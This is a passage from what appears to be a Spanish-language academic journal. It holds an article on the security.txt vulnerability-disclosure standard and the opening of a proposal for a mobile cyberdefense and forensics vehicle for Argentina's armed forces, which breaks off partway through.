divulgación de vulnerabilidad, política de divulgación, gestión de vulnerabilidades

Abstract

This document refers to the importance of the security.txt file for adopting a clear way of publicizing an organization's contact channels for receiving information about vulnerabilities related to its exposed services/applications, as well as the maturity process of organizations regarding their vulnerability management processes.

Keywords

vulnerability disclosure, disclosure policy, vulnerability management

RODRIGO LÓPEZ LIO es egresado de CAECE en Seguridad Informática (2015), posgrado en Análisis de Inteligencia Estratégica (2016) en el Instituto de Inteligencia de las Fuerzas Armadas. Tiene experiencia en seguridad de la información, investigaciones, equipos de respuesta a incidentes y es docente universitario en materias de ciberseguridad

I. INTRODUCCIÓN

¿Un archivo de texto? Sí, un simple archivo de texto. Estamos hablando del archivo Security.txt [1]. Este archivo, hoy en día, ya es un estándar (en abril de 2022 se publica finalmente como el RFC 9116) [2] que permite a quienes publican un sitio web dar a conocer las políticas de seguridad adoptadas y datos de contacto para quienes deseen reportar un fallo o vulnerabilidad.

¿Cómo es que un archivo va a salvarnos?

La propuesta del estándar surgió de la necesidad de los investigadores de seguridad de contar con canales claros de comunicación al momento de reportar un hallazgo.

Solo falta hacer la prueba uno mismo, visitar un sitio cualquiera y localizar los contactos del sitio, leer los términos y condiciones, recorrer la estructura del sitio y difícilmente encontraremos los correos de las áreas de seguridad o los pasos para reportar o la clave PGP utilizada. Y sí, es verdad que ya existe una convención acerca de la utilización de cuentas <SECURITY@domain> en el RFC 2142 [3], pero al margen de la adopción o no de estas cuentas de correo, estas no permiten identificar las prácticas o procesos definidos por la organización para la notificación de vulnerabilidades.

Esta situación tiende a dificultar las tareas de cualquier investigador de seguridad o de las propias áreas de seguridad y, en otras escalas, la de los CERT/CSIRT gubernamentales.

El estándar, propuesto por primera vez por Ed Foudil y Yakov Shafranovich, es un archivo que debe colocarse en la ubicación “/.well-known/security.txt” de un dominio; de esta manera, el archivo puede ser localizado y cualquier investigador (A.K.A researcher) de seguridad puede contactar a la organización en caso de que descubra una vulnerabilidad.

II. IMPLEMENTACIÓN

La implementación de security.txt es bastante sencilla. El archivo debe contener información de contacto, como una dirección de correo electrónico, y puede incluir otros datos, como la clave pública de cifrado, políticas de divulgación coordinada, etc.

El archivo debe contener una serie de campos que son de carácter obligatorio y otros opcionales.

- **Contact:** Campo de carácter requerido; se indica cuál

será el canal de contacto a utilizar para comunicarse con la organización. Se sugiere indicar una dirección de correo del área de seguridad de la información.

- **Expires:** También es un campo requerido; se debe indicar para indicar la fecha a partir de la cual el archivo debe considerarse obsoleto. Será importante entonces mantenerlo actualizado.


- **Encryption:** Se utiliza para indicar que se encuentra disponible la clave PGP a fin de que las comunicaciones sean cifradas. Es relevante mencionar que las claves no deben aparecer en este campo, sino que se indicará la ubicación donde se puede ubicar la clave. Este campo es opcional.

- **Acknowledgments:** Permite indicar el reconocimiento que realiza la organización a aquellas personas u organizaciones que han colaborado anteriormente. El campo es opcional y se indica la ubicación donde se encuentran los agradecimientos.

- **Policy:** En este campo se especifica la ubicación de la política, que permite ampliar los detalles y pasos a seguir para el reporte de vulnerabilidades. El campo es opcional.

También se incluyen los campos *Preferred-Languages*; *Canonical*; *Hiring* y *CSAF* como opcionales.

Una vez que el archivo es completado con los campos, es recomendable firmarlo digitalmente antes de publicarlo. Como se mencionó anteriormente, el archivo debe alojarse bajo el directorio “/.well-known/”. El archivo debe contener una serie de campos que son de carácter obligatorio y otros opcionales.



```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

Contact: https://hackerone.com/ed
Expires: 2024-03-14T00:00:00.000Z
Acknowledgments: https://hackerone.com/ed/thanks
Preferred-Languages: en, fr, de
Canonical: https://securitytxt.org/.well-known/security.txt
Policy: https://hackerone.com/ed?type=team&view_policy=true
-----BEGIN PGP SIGNATURE-----

iHUEARYKAB0WISsP2kEdoKDVfP5g6u3rK+YckjapwUCY9qRaQAKCRC3rK+Yckja
pwALAP9LEHSYMDW4h8QRHg4WwCzUdnbjBLIvpq4QTo3dIqCUPwEA31MsEf950KCh
MTHYHaJ0zjwpwIQVrjK419ix41mgk=
=K0Nn
-----END PGP SIGNATURE-----
```

Fig. 1. Archivo Security.txt del sitio securitytxt.org.

Y eso sería todo, o casi todo.

III. BENEFICIOS Y DESAFÍOS

El uso de `security.txt` presenta varios beneficios. Principalmente, establece un canal de comunicación claro. Facilita la divulgación de vulnerabilidades. Permite a las organizaciones recibir los informes de seguridad de manera oportuna.

Es conveniente mencionar que la mera existencia de este archivo no debe ser considerada como un permiso para la ejecución de pruebas y análisis. Es muy recomendable revisar la utilización del campo `Policy`.

Sin embargo, también existen desafíos.

Lo primero que se nos puede venir a la mente es que la adopción de `security.txt` aún no es universal. No todas las organizaciones públicas o privadas lo han adoptado, ya sea por desconocimiento o falta de madurez. Lo segundo, que las organizaciones deben repensar sus procedimientos de gestión de vulnerabilidades. Se debe desarrollar qué hará la organización cuando sea contactada, por el canal que ahora definió, e informada de la existencia de una vulnerabilidad en el proyecto que tiene expuesto. ¿Cómo gestionará esta comunicación?, ¿cómo la remediará?, ¿cómo responderá? En fin, ¿cómo empezará a gestionar a partir de ahora?

Por otro lado, una incorrecta configuración de este archivo, o la falta de actualización de este, podría hacer llegar informes a partes no autorizadas, por lo que resulta de vital importancia el mantener actualizado dicho archivo.

A nivel de políticas públicas y estrategias de ciberseguridad, podemos destacar que el primer borrador del RFC fue propuesto en el 2017, y desde entonces, dependencias de gobiernos y distintas organizaciones lo han ido adoptando. Desde Estados Unidos, al recomendarlo en la BOD 20-01 [4] sobre las políticas de divulgación de vulnerabilidades y posteriormente en los CPGs (Cybersecurity Performance Goals) del CISA [5]. Reino Unido en 2020 publicó su Vulnerability Disclosure Toolkit [6], en donde se incluye la utilización del archivo y es respaldado por la Data Standards Authority [7], y a nivel gubernamental han ido más allá, permitiendo la notificación de reportes a través de HackerOne [8]. La Confederación Suiza también promueve su utilización [9] y puede observarse en el sitio de los autores que Italia, Alemania y Australia también. Sin dudas, es un excelente recurso para ser incluido en cualquier política pública en materia de ciberseguridad.

Inicialmente, aquí en Argentina se hizo una primera prueba a través del CERTar [10] en 2021. No obstante, a

la fecha del presente artículo no se observa la presencia en sitios de gobierno.

Por otro lado, es esperable y deseable que las herramientas utilizadas para automatizar ciertos análisis de vulnerabilidades incorporen la existencia o no de este archivo en el *target* evaluado.



Fig.2. Resultados de búsqueda de `security.txt` en dominios `.gob.ar`.

IV. CONCLUSIONES

A pesar de estos desafíos, `Security.txt` representa un paso importante hacia la mejora y madurez de la comunicación en seguridad. Con una adopción más amplia y una mayor conciencia, `Security.txt` tiene el potencial de convertirse en una herramienta valiosa en la lucha contra las amenazas informáticas.

Si pensamos en el tiempo que pasa desde una vulnerabilidad descubierta hasta que es parcheada, en el que una organización tarda en descubrir la existencia de una vulnerabilidad en sus servicios o aplicaciones, o en el tiempo que se requiere para localizar a los responsables de efectuar los cambios, estamos hablando de un archivo que puede reducir drásticamente la exposición de una organización a un compromiso.

Habilitar los canales adecuados, dar a conocer el cómo y poder recibir notificaciones de hallazgos y reducir los tiempos de exposición.

Si lo pensamos a gran escala, como podría ser la implementación de `Security.txt` dentro de una política pública de ciberseguridad, por ejemplo, en cualquier servicio, aplicación o sitio publicado por parte del Sector Público Nacional, los informes de hallazgos de cualquier *researcher* llegarían oportunamente y se reducirían los tiempos de exposición. Por otro lado, ningún oportunista se vería tentado de publicar un hallazgo en ninguna red

social, ya que no existirían excusas para no realizar las notificaciones de manera adecuada. Pero para aquellos que lo implementen: “Don’t ignore the report. Respond promptly to the finder and thank them. Feedback encourages engagement and they’ll be more inclined to help you again in the future” [11]

Sin duda, algo sobre lo que hay que aprender y aprehender. Lo peor que podría ocurrir al implementar Security.txt sería ignorar las comunicaciones recibidas. Es de prever que las organizaciones deban esforzarse (desarrollando nuevas capacidades) por entender los reportes recibidos para poder gestionarlos adecuadamente.

La implementación del estándar y el exponer públicamente un contacto de seguridad a la comunidad de seguridad en general fomenta un entorno de colaboración, animando a un gran número de personas expertas en seguridad a contribuir a la seguridad de una organización.

Security.txt no cubre el ciclo de vida completo de la gestión de vulnerabilidades; el estándar facilita una alerta temprana muy valiosa, pero aun así las organizaciones deberán trabajar sobre el desarrollo de sus procesos de clasificación y *triage* de vulnerabilidades [12].

AGRADECIMIENTO

A Ed Foudil por el tiempo dedicado a responder mis consultas.

REFERENCIAS

- [1] “Digital Signature” [En línea]. Disponible: <https://www.rfc-editor.org/rfc/rfc9116#name-digital-signature>
- [2] “Security.txt,” *Security.txt Project*. [En línea]. Disponible: <https://securitytxt.org/>
- [3] E. Foudil y Y. Shafranovich, “A File Format to Aid in Security Vulnerability Disclosure,” IETF, RFC 9116, abr. 2022. [En línea]. Disponible: <https://datatracker.ietf.org/doc/rfc9116/>
- [4] D. Crocker, “Mailbox Names for Common Services, Roles and Functions,” IETF, RFC 2142, may. 1997. [En línea]. Disponible: <https://www.ietf.org/rfc/rfc2142.txt>
- [5] Cybersecurity and Infrastructure Security Agency (CISA), “BOD 20-01: Develop and Publish a Vulnerability Disclosure Policy,” 2020. [En línea]. Disponible: <https://www.cisa.gov/news-events/directives/bod-20-01-develop-and-publish-vulnerability-disclosure-policy>
- [6] Cybersecurity and Infrastructure Security Agency (CISA), “Cybersecurity Performance Goals,” 2023. [En línea]. Disponible: <https://www.cisa.gov/cross-sector-cybersecurity->

[performance-goals](#)

- [7] National Cyber Security Centre (NCSC), “Vulnerability Disclosure Toolkit,” 2020. [En línea]. Disponible: <https://www.ncsc.gov.uk/information/vulnerability-disclosure-toolkit>
- [8] Data Standards Authority, “security.txt,” *GOV.UK*. [En línea]. Disponible: <https://alphagov.github.io/data-standards-authority/standards/securitytxt/>
- [9] National Cyber Security Centre (NCSC), “Vulnerability Reporting,” [En línea]. Disponible: <https://www.ncsc.gov.uk/information/vulnerability-reporting>
- [10] National Cyber Security Centre (NCSC) Suiza, “security.txt,” *Confederación Suiza*. [En línea]. Disponible: <https://www.ncsc.admin.ch/ncsc/en/home/infos-fuer/infos-unternehmen/aktuelle-themen/security-txt.html>
- [11] CERT.ar, “security.txt,” Repositorio GitHub. [En línea]. Disponible: <https://github.com/cert-ar/security.txt>
- [12] National Cyber Security Centre (NCSC), “Vulnerability Disclosure Toolkit,” versión PDF, 2020. [En línea]. Disponible: <https://www.ncsc.gov.uk/files/NCSC-Vulnerability-disclosure-Toolkit-v2.pdf>
- [13] E. Foudil, comunicación personal, abr. 2024.

Vehículo táctico de acción inmediata ante incidentes en el ciberespacio

Tactical vehicle for immediate action in response to incidents in cyberspace

Agustín Perciavalle

UFASTA (Argentina).

agustin.percia@hotmail.com

<https://orcid.org/0009-0007-5908-827X>

Artículo de reflexión

Recibido: 02-09-2024. Aceptado: 02-10-2025

Publicado: 03-03-2026

Licencia (CC):



Universidad FASTA. Facultad de ingeniería;
Mar del Plata, Argentina

Resumen

Enmarcados en el contexto del siglo XXI, los enfrentamientos bélicos han evolucionado a pasos agigantados en diversos aspectos, especialmente en el plano tecnológico. Dichas conflagraciones suelen enfrentar a oponentes dispares, conformando conflictos asimétricos e híbridos. Esta situación trae aparejada la necesidad de incorporar nuevas tácticas operacionales con sus correspondientes doctrinas y herramientas.

En los escenarios de combate, solo se emplean sistemas de guerra electrónica, orientados a la intervención y bloqueo del espectro comunicacional. Sin embargo, no se utilizan de manera integral las funcionalidades emergentes desde el dominio digital, como la inteligencia artificial aplicada al combate o el uso de la informática forense.

Durante el desarrollo de este trabajo de investigación, se llevó a cabo un relevamiento de diferentes vehículos, aplicaciones y sistemas tecnológicos aplicados al ámbito de la ciberguerra.

A raíz de ello, se propone la creación de un laboratorio informático móvil de acción inmediata ante incidentes en el ciberespacio, bautizado como VLAIC (vehículo liviano de análisis, investigación y ciberdefensa). El diseño se organiza en torno a tres módulos principales que permiten una operación integral y especializada: área de investigación, sector de electrónica operativa y un módulo dedicado al análisis forense digital.

Como herramienta estratégica en el dominio cibernético, este rodado con capacidades de DFIR presenta una alta versatilidad, permitiendo su despliegue en tiempos de guerra o paz. Tal es el caso de tareas de asistencia a infraestructuras críticas —ya sean civiles o militares— ante la ocurrencia de un ciberataque, constituyendo un claro ejemplo de aplicación en contextos no bélicos.

Teniendo en cuenta la constante evolución tecnológica, es fundamental incrementar las capacidades y medios existentes en el ámbito de la ciberdefensa. Es por ello que se plantea dotar de esta capacidad (hoy inexistente) a las Fuerzas Armadas argentinas y lograr situarlas en un nivel que permita afrontar los nuevos desafíos tecnológicos mundiales.

Palabras clave

ciberdefensa, conflictos asimétricos e híbridos, laboratorio informático móvil

Abstract

In the context of the 21st century, military conflicts have evolved rapidly in various aspects, especially in terms of technology. These conflicts often pit disparate opponents against each other, creating asymmetric and hybrid conflicts; this situation brings with it the need to incorporate new operational tactics with their corresponding doctrines and tools.

In this regard, combat scenarios only employ electronic warfare systems aimed at intervening in and blocking the communications spectrum. However, emerging functionalities from the digital domain, such as artificial intelligence applied to combat or the use of computer forensics, are not used comprehensively.

During the course of this research, a survey was conducted of different vehicles, applications, and technological systems applied to the field of cyberwarfare. As a result, the creation of a mobile computer laboratory for immediate action in response to incidents in cyberspace, called VLAIC (light vehicle for analysis, investigation, and cyber defense), is proposed. The design is organized around three main modules that allow for comprehensive and specialized operation: research area, operational electronics sector, and a module dedicated to digital forensic analysis.

As a strategic tool in the cyber domain, this vehicle with DFIR capabilities is highly versatile, allowing it to be deployed in times of war or peace. Such is the case with critical infrastructure assistance tasks—whether civilian or military—in the event of a cyberattack, constituting a clear example of application in non-war contexts.

Given the constant technological evolution, it is essential to increase existing capabilities and resources in cyber defense. That is why there are plans to provide this capability (which does not currently exist) to the Argentine Armed Forces and bring them up to a level that will enable them to face new global technological challenges.

Keywords

asymmetric and hybrid conflicts, cyber defense, mobile computer lab

AGUSTÍN PERCIAVALLE es especialista en Informática Forense egresado de UFASTA y en Seguridad, Higiene y Protección Ambiental, entre otras disciplinas que posee. Es perito informático oficial, docente, investigador y Oficial de Reserva del Ejército Argentino, incorporado en la Compañía de Reserva de Buenos Aires. Su labor profesional se enfoca en el análisis forense digital, cibercrimen, ciberdefensa y el desarrollo de capacidades tecnológicas aplicadas al ámbito militar, incluyendo el diseño de soluciones basadas en inteligencia artificial para entornos operativos y de respuesta rápida.

I. INTRODUCCIÓN

La génesis de esta investigación nace de una iniciativa propia ideada en el año 2018, a raíz de una carencia detectada en las Fuerzas Armadas argentinas, puntualmente expuesta en el dinamismo de operaciones de ciberdefensa durante contiendas armadas y fuera de ellas.

Por esta razón, se evaluó la factibilidad de instaurar un vehículo dotado de capacidades de ciberguerra, con el objetivo de ser desplegado dentro y fuera del país, brindando apoyo ante posibles operaciones ofensivas, defensivas y de exploración.

A lo largo de estos siete años, se realizaron tareas de campo, análisis de bibliografía y testeo de *software* y *hardware* forense [1, p. 76]. Todo este material, conformado por fuentes primarias y secundarias, facilitó la confección de un análisis a nivel local e internacional.



Fig. 1. Vista exterior de un prototipo del VLAIC realizada mediante IA.

Como etapa inicial, se evaluaron diferentes vehículos, herramientas y equipos informáticos. En una etapa secundaria, se testeo el funcionamiento de los mismos, en especial el rendimiento de las fuentes de energía del sistema vehicular. Todo ello permitió, en una última etapa, realizar una propuesta final del prototipo y anexarle múltiples capacidades que serán analizadas en las siguientes páginas.

Vale la pena aclarar que el trabajo completo fue desarrollado, a su vez, como Trabajo Final Integrador en una carrera de posgrado, y, por lo tanto, lo plasmado en este escrito representa solo una síntesis del mismo.

En suma, a lo analizado y a los fines de lograr dichas metas, se propone la creación de una nueva capacidad militar, para así acompañar el impulso tecnológico vivido en esta era. Resulta de vital interés, el hecho de que este proyecto pueda ser evaluado por el Estado argentino e implementado mediante un prototipo a desarrollar.

II. CIBERDEFENSA Y GEOPOLÍTICA

A. Descripción de la problemática.

En los últimos años, autores como Klaus Schwab y Wolfgang Wahlster han sostenido que la humanidad transita una cuarta revolución industrial. En la mayor parte de sus aspectos, estos cambios han aportado mejoras a la sociedad, aunque también han generado nuevas formas de disidencia en las relaciones humanas [2].

Recurriendo al ámbito de los conflictos armados, se ha podido apreciar en las últimas décadas distintas conflagraciones que enfrentaron oponentes dispares. Es decir, hubo combates asimétricos e híbridos que se libran en distintos escenarios y situaciones donde fuerzas armadas regulares se enfrentan a oponentes no organizados, tales como paramilitares, reservistas, mercenarios, etnias religiosas y demás grupos armados. Prueba de ello son los hechos ocurridos en Ucrania, Afganistán, Irak, Palestina, Siria, entre otros conflictos recientes.

Respecto a las comunicaciones que se suscitan en las rivalidades actuales, se observa que las diversas facciones no detentan en su haber equipos de comunicación militar, radares, computadoras militares y satélites. Aquellos son reemplazados por medios civiles, tales como teléfonos celulares, computadoras, tabletas digitales, drones, relojes inteligentes, etc. Estos cambios de paradigma en el aspecto comunicacional generan que aplicaciones de mensajerías y redes sociales estén presentes hoy en cualquier conflicto armado.

Asimismo, esta situación de escasez se puede contemplar hoy en día, inclusive en fuerzas armadas regulares. Tal es el caso del Ejército ruso desplegado en Ucrania que, ante la falta de equipos de comunicaciones militares, utiliza telefonía móvil.

La informática es una de las ciencias que mayor incremento denota en lo que refiere a hostilidades, especialmente en la temática relacionada con la seguridad informática. Según Gabriel Baca Urbina [3, p. 10], la misma se trata de una “disciplina que, con base en políticas y normas internas y externas de la organización, se encarga de proteger la integridad y privacidad de la información que se encuentra almacenada en un sistema informático contra cualquier tipo de amenaza”. Se destaca, en esta noción, la amplitud con la que el escritor exploya este concepto, pudiendo incluir dentro del mismo concepciones como la seguridad física de una sala de servidores mediante control biométrico.

Si bien la literatura internacional suele referirse al concepto de *cyberwarfare* (ciberguerra), en el ámbito nacional se ha adoptado el término Ciberdefensa. Esta elección no implica una limitación a operaciones exclusivamente defensivas, sino que responde a la necesidad de enmarcar dichas actividades dentro de

las competencias y funciones propias del Ministerio de Defensa.

Inserto en este marco, se incorpora el concepto de ciberataque, definido como “la acción producida en el ciberespacio que compromete la disponibilidad, integridad y confidencialidad de la información mediante el acceso no autorizado, la modificación, degradación o destrucción de los sistemas de información y telecomunicaciones o las infraestructuras que los soportan” [1, p. 203]

En la actualidad, los ciberataques han registrado un incremento significativo, generando daños cada vez mayores e incurriendo en implicancias que abarcan otros sectores, tales como el energético y el sanitario. Gran parte de estos ataques fueron dirigidos a estructuras civiles y gubernamentales, alcanzando su máximo nivel de hostilidad en las infraestructuras críticas, es decir, aquellas que resultan indispensables para el adecuado funcionamiento de los servicios esenciales de la sociedad, la salud, la seguridad, la defensa, el bienestar social, la economía y el funcionamiento efectivo del Estado, cuya destrucción o perturbación, total o parcial, los afecte y/o impacte significativamente [4, anexo 2, p. 10], existiendo o no un conflicto declarado. Como resultado de ello, las naciones han debido replantear su rol y estructura de las fuerzas armadas en el devenir de los años.

Para complementar las ideas expuestas anteriormente, resulta necesario confeccionar algunas aclaraciones sobre el marco legal en el cual se incluyen los ciberataques. Los mismos se pueden encontrar bajo la órbita del Ministerio de Seguridad o del Ministerio de Defensa. El primero actúa en caso de amenazas de naturaleza criminal, mientras que el segundo está encargado de repeler ataques de naturaleza militar (siendo difícil detectar los mismos, ya que se los suele enmascarar a través de otras organizaciones privadas o ciberactivistas).

No obstante, pueden ocurrir situaciones donde un ataque informático sea de origen incierto, o peor aún, sea atribuido a un tercero sin ser este el emisor. Ocasiones tales como las producidas por el ciberterrorismo provocan choque de competencias entre los dos ministerios, pudiendo actuar las Fuerzas de Seguridad a través de CSIRT y las Fuerzas Armadas mediante su Comando de Ciberdefensa.

Asociado a esta noción, aparece el concepto de infraestructuras críticas de la información [4, anexo 1, p. 1], que relaciona los aspectos de comunicación que resultan vitales para el funcionamiento de las infraestructuras críticas. Por último, el concepto de infraestructura crítica del instrumento militar se refiere a sistemas de comando y control, sistema de armas, sistemas de control, sistema de comunicaciones y sistemas informáticos.

En cuanto al ámbito militar local, es conveniente recalcar la

dificultad que el mismo atraviesa, debido a la poca disponibilidad de recursos humanos especializados, costo de equipos informáticos y licencias, extensión geográfica y ausencia de hipótesis de conflicto. Para mayor entendimiento, se recomienda al lector indagar en la doctrina geopolítica de planeamiento por capacidades versus planeamiento por hipótesis de conflicto [5].

Adicionalmente, sucede que la migración de personal militar hacia el ámbito civil (empresas) aumenta año tras año, dificultando la capacitación continua y permanencia del mismo en el progreso de nuevas habilidades. De igual manera, otra causante que incrementa la problemática es la deficiente normativa en materia de ciberdefensa, la cual no ha logrado aggiornarse al dinamismo tecnológico. Por consiguiente, las Fuerzas Armadas argentinas (FF.AA.) no han absorbido la creciente demanda de desafíos en el ámbito tecnológico y en especial informático, impactando en mayor o menor medida en la adecuación de nuevas capacidades.

Sin embargo, cabe destacar que la mayoría de estos problemas también trascienden la frontera nacional. Si bien las diferentes naciones han perfeccionado sus recursos informáticos en materia de ciberdefensa, no han logrado aún una rápida respuesta ante incidentes informáticos. Esto sucede debido a la falta de movilidad para resolver situaciones parcial o totalmente *in situ*, ocasionando impactos negativos, tales como la demora en la resolución ante un daño.

B. Investigación preliminar

Según lo recabado a nivel local durante las investigaciones realizadas, no se halló dentro del parque automotor de las FF.AA. ningún equipo dotado con capacidades de ciberdefensa. En base a ello, se llevaron a cabo tareas de campo en distintos organismos y empresas, para conocer la disponibilidad de recursos y evaluar la factibilidad de este proyecto a nivel nacional.

En los Estados Unidos de América, la empresa Lockheed Martin posee la concesión para desarrollar un prototipo de vehículo apto para guerra electrónica, capaz de controlar el espectro electromagnético [6]. Este desarrollo se localiza sobre el chasis de un vehículo blindado de combate a rueda [7] llamado Stryker [8], el cual provee opciones de guerra cibernética, bloqueo, interferencia de comunicaciones y apoyo al comandante, brindando una comprensión mayor del entorno electrónico del campo de batalla. Este rodado puede generar señales capaces de evitar detonaciones activadas por radio e interrumpir señales de radiofrecuencia. El blindado, en la actualidad, se encuentra en etapa experimental y realizatareas de apoyo en diversos teatros de operaciones [9].

Las Fuerzas Armadas rusas poseen un vehículo diseñado sobre la base de un camión de gran tamaño, el cual también tiene capacidades de guerra electrónica [10] y fue bautizado como

Krasukha. Su rol consiste en emitir radiación electromagnética para anular sensores enemigos, falsificación de señales GPS y todas las características citadas en el vehículo norteamericano. Este rodado es útil contra drones, helicópteros, aviones, radares de vigilancia, misiles, etc. En cuanto a su alcance, el mismo abarca entre 100 y 300 km. En la actualidad, se encuentra en actividad en la contienda frente a Ucrania y se lo puede visualizar operando en cercanía de distintas ciudades.

Con respecto a las opciones internacionales, tanto el rodado americano como el ruso no representan, bajo ningún punto de vista, similitud alguna con lo planteado en este trabajo de investigación, ya que ambos son utilizados con fines de guerra electrónica. En lo estructural, el Stryker [11] es un vehículo blindado y el Krasukha, camión de grandes proporciones, ambos de tamaño superior al buscado para el laboratorio móvil. Estos rodados de poca movilidad cuentan con una velocidad de traslado reducida en comparación con otros de su misma clase.

Como conclusión a este apartado, las búsquedas realizadas acerca de la existencia de un centro de comando móvil con capacidades de ciberdefensa a nivel nacional e internacional fueron negativas [12], no hallándose información publicada que permita asegurar la existencia de un vehículo con las características ideadas.

C. Propuesta

Durante esta investigación se formularon una serie de propuestas que pudieran mitigar la problemática planteada, culminando con la elección de una de ellas: un vehículo táctico de acción inmediata ante incidentes en el ciberespacio, con capacidades de DFIR. Este concepto integra la respuesta a incidentes y análisis forense, permitiendo reforzar las capacidades hoy existentes, apoyando al instrumento militar terrestre y dotando de información al órgano rector de decisiones.

Uno de los principales fuertes del proyecto radica en que, al tratarse de una unidad móvil, puede conformarse como equipo de respuesta rápida y ser trasladado a distintos sitios donde se hayan suscitado ataques informáticos a infraestructuras críticas. Aunque, por otro lado, puede desempeñarse de manera estacionaria como laboratorio, permaneciendo en el sitio donde se lo destine orgánicamente, reforzando capacidades operativas y educativas en las FF.AA.

III. ELECCIÓN DEL VEHÍCULO

La alternativa presentada implica el uso de un vehículo para operaciones ofensivas, defensivas, exploratorias y control de daños. A modo introductorio, se pueden mencionar algunos de los ejes básicos en cuanto al diseño y funcionalidad del VLAIC:

- Ejecución del proyecto sobre vehículo de fabricación nacional o importado
- Uso de *software* libre y licenciado
- Disponibilidad de diversas herramientas y hardware
- Múltiples fuentes energéticas
- Posibilidad de acelerar la resolución de contingencias y obtención de información
- Traslado hacia la zona de conflicto permitiendo realizar triage (análisis en el lugar del hecho)
- Implementación de tres sectores dentro del vehículo: investigación, electrónica y análisis forense. [3]

A. Estructura y diseño del laboratorio móvil

A los fines de dotar al vehículo de movilidad y versatilidad, fue preciso analizar distintos modelos de blindados a rueda. Las orugas (cadenas que reemplazan a las ruedas) [13] requieren mayor mantenimiento, y en caso de tener que substituir algunas partes de la misma, no resulta tan sencillo como sí sucede en el caso de una rueda. Asimismo, un transporte a rueda logra mayor velocidad y estabilidad en la cabina, y menor daño en infraestructura vial pública.

1. Tracción

En esta temática, resulta indispensable la utilización de tracción 4x4, ante la necesidad de soportar toda clase de suelos y accidentes geográficos. La amortiguación y suspensión deben ser acordes a la tracción instalada, pudiendo trasladarse en montaña, vadear arroyos, transitar terreno arcilloso, entre otros [14].

2. Temperatura

La Argentina posee biomas y temperaturas de las más diversas. Por este motivo, es fundamental en la estructura del VLAIC contar con un sistema de refrigeración exclusivo para la cabina, que permita enfriar los equipos informáticos allí instalados. En lo referente a calefacción, la misma ya viene incluida de fábrica en todos los vehículos; por ende, no es necesario adicionar un sistema exclusivo.

3. Tripulación

Se proyecta una dotación de siete tripulantes: conductor, radioperador/tirador, radarista/tirador, perito n.º1/jefe de grupo, perito n.º 2, auxiliar de inteligencia y técnico electrónico [15].

Respecto a la tripulación de cabina, la misma se conforma por un técnico electrónico que trabaja sobre dispositivos IoT [16], así como también brinda apoyo respecto a las fuentes de energía en el VLAIC. En segundo lugar, los dos peritos

informáticos se encargan de dispositivos móviles, computadoras y redes. Finalmente, en cuanto a la presencia de un auxiliar de inteligencia, su tarea es la obtención de información en fuentes abiertas y la inspección del contenido de evidencia digital obtenido por los peritos[5].




Fig. 2. Sectores operativos de la unidad DFIR.

B. Comunicaciones

A nivel comunicacional, se procura incorporar un equipo que se posee en dotación: Harris Falcon II RF-580V-MP. Se trata de una radio que opera en banda de frecuencia de 30 MHz a 108 MHz con cifrado de tipo CITADEL o AES y un sistema de GPS. El propósito de contar con un equipo de radio es transmitir información obtenida o requerida al puesto comando o al centro integrador, con el fin de que, a su vez, sea retransmitida a las unidades presentes en el teatro de operaciones; y viceversa.

C. Prototipos evaluados

En base a las especificaciones de diseño y estructura, se seleccionaron tres variables de vehículos que cumplen con lo requerido: Bushmaster MR6, Alvis Glover Táctica y Grupcom-R.

Fabricado en Australia por la empresa Thales, el Bushmaster MR6 [18], posee un excelente diseño de chasis, tecnología, blindaje, suspensión, comunicaciones, protección antiminas y capacidad de tripulantes. A su vez, se trata de una unidad probada en combate que se fabrica desde 1997, habiendo generado diversas versiones y mejoras con el correr del tiempo, habiendo prestado servicio en Afganistán, Irak, Mali, Israel, Siria y recientemente en Ucrania.

En segunda instancia, el 4x4 Alvis Glover Táctica [19] posee un diseño netamente militar y con un interior rústico, no contando con tecnología actualizada. La Argentina dispone de ocho unidades adquiridas en el año 1998, las cuales fueron destinadas a misiones de paz, replegándose a suelo argentino en el 2018. Esta opción, representa como ventaja la disminución en el costo del proyecto, así como la disponibilidad de personal

militar ya entrenado en el uso y mantenimiento del mismo.



Fig. 3. Vista exterior del prototipo Grupcom-R, de Interservit.

De fabricación nacional, el “Grupcom-R” de la empresa argentina Interservit [20], prototipo creado hace tres años, presenta varias de las características requeridas esbozadas anteriormente. Como ventaja, se puede mencionar su fabricación nacional y mantenimiento en los talleres de Interservit. Respecto a las desventajas, el diseño del Grupcom-R es en su mayoría orientado a un entorno urbano; por lo tanto, en cuanto a equipamiento de tecnología, diseño militar, vías de escape y potencia, es ampliamente superado por las dos variables analizadas anteriormente.

Luego de cotejar las características y estructura de las tres opciones, se puede concluir que el Grupcom-R representa la opción favorita por su costo y mantenimiento. Sin embargo, en relación al factor seguridad y equipamiento, sin duda el Bushmaster MR6 es el adecuado, para el caso en que se disponga de mayor presupuesto.

D. Sistema energético

El montaje de un laboratorio móvil requiere la necesidad de disponer de manera ininterrumpida y constante a la demanda de distintos equipos informáticos. Por ende, es preciso contar con diversas fuentes de energía, las cuales puedan alternarse y concatenarse. Siguiendo una política amigable con el medioambiente, se propone la inclusión de energías renovables, sobre las bases de la norma ISO 50001[21] de eficiencia energética.

